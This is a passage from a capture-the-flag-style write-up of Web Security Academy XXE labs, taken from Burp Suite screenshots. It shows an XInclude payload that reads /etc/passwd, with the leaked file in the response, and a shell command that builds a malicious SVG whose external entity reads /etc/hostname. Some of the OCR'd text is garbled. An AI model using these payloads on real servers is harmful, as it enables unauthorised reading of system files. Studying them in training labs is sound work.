2 Host: 0aa600b604a923cf85f772b5009900c7.web-security-academy.net
3 Cookie: session=27A1c1Gr9kWB5fdG1nGMA795uaTOp5
4 Content-Length: 21
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="135", "Not;A=Brand";v="55"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0aa600b604a923cf85f772b5009900c7.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0aa600b604a923cf85f772b5009900c7.web-security-academy.net/product/productId=6&storeId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=6&storeId=1
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
5
6 107
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Event log (2) All issues Memory: 145.6MB Disabled 11:53 PM 8/16/2025

```
19
20 productId=temp&storeId=1
```

Response

≡ Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 26
5
6 "Invalid product ID: temp"
```

```
19
20 productId=%26temp&storeId=1
```


Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 47
5
6 "Entities are not allowed for security reasons"
```

```
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
parse="text" href="file:///etc/passwd"/></foo>>&storeId=1
```

Click 'ctrl+U' to encode.

```
19 productId=
20 <foo+xmlns%3a%3d"http%3a//www.w3.org/2001/XInclude"><xi%3ainclude+parse%3d"text"
+href%3d"file%3a//etc/passwd"/></foo>>&storeId=1
```

Burp Suite Community Edition v2025.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 x +

Send Cancel < >

Target: https://0aa600b604a523cf05f772b5009900c7.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0aa600b604a523cf05f772b5009900c7.web-security-academy.net
3 Cookie: session=27Atc1Gt9kV8JfdGinEMA79Sua70p
4 Content-Length: 141
5 Sec-CH-UA-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-CH-UA: "Chromium"v="139", "Not;A=Brand"v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-CH-UA-Mobile: 10
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0aa600b604a523cf05f772b5009900c7.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0aa600b604a523cf05f772b5009900c7.web-security-academy.net/product?productid=6
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=<foo+xmlns%3a%3d"http%3a//www.w3.org/2001/XInclude"><xi%3ainclude+parse%3d"text"+href%3d"file%3a//etc/passwd"/></foo>>&storeId=1

Response

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2339
5
6 "Invalid product ID: root:x:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:36:36:MailManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elias:x:12009:12009:/home/elias:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsway:x:102:65534:dnsway,
,
/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemdTimeSynchronisation,
,
/var/lib/misc:/usr/sbin/nologin

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 20
Response headers 3

Event log (2) All issues

Memory: 146.3MB Disabled

12:00 AM 8/17/2025



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

4 Lab 8: Exploiting XXE via image file upload

Lab: Exploiting XXE via image file upload

PRACTITIONER



LAB

Not solved



This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.



Hint



The SVG image format uses XML.

Create an SVG file containing the XXE payload:

```
(kavidip@Kali)-[~]  
$ echo '<?xml version="1.0" standalone="yes"?> <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><  
svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" vers  
ion="1.1"><text font-size="16" x="0" y="16">xxe;</text></svg> '> abc.svg'
```

Leave a comment

Comment:

hi

Name:

kavi

Avatar:

Browse... abc.svg


Email:

abcd@gmail.com

Website:

Post Comment

[← Back to Blog](#)





Thank you for your comment!

Your comment has been submitted.


[< Back to blog](#)

2565c5b92e93 kavi | 16 August 2025

hi



Copy that code and submit.




**WebSecurity
Academy** 

Exploiting XXE via image file upload

[Submit solution](#)

[Back to lab description >>](#)



**WebSecurity
Academy** 

Exploiting XXE via image file upload

[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)

[Home](#)

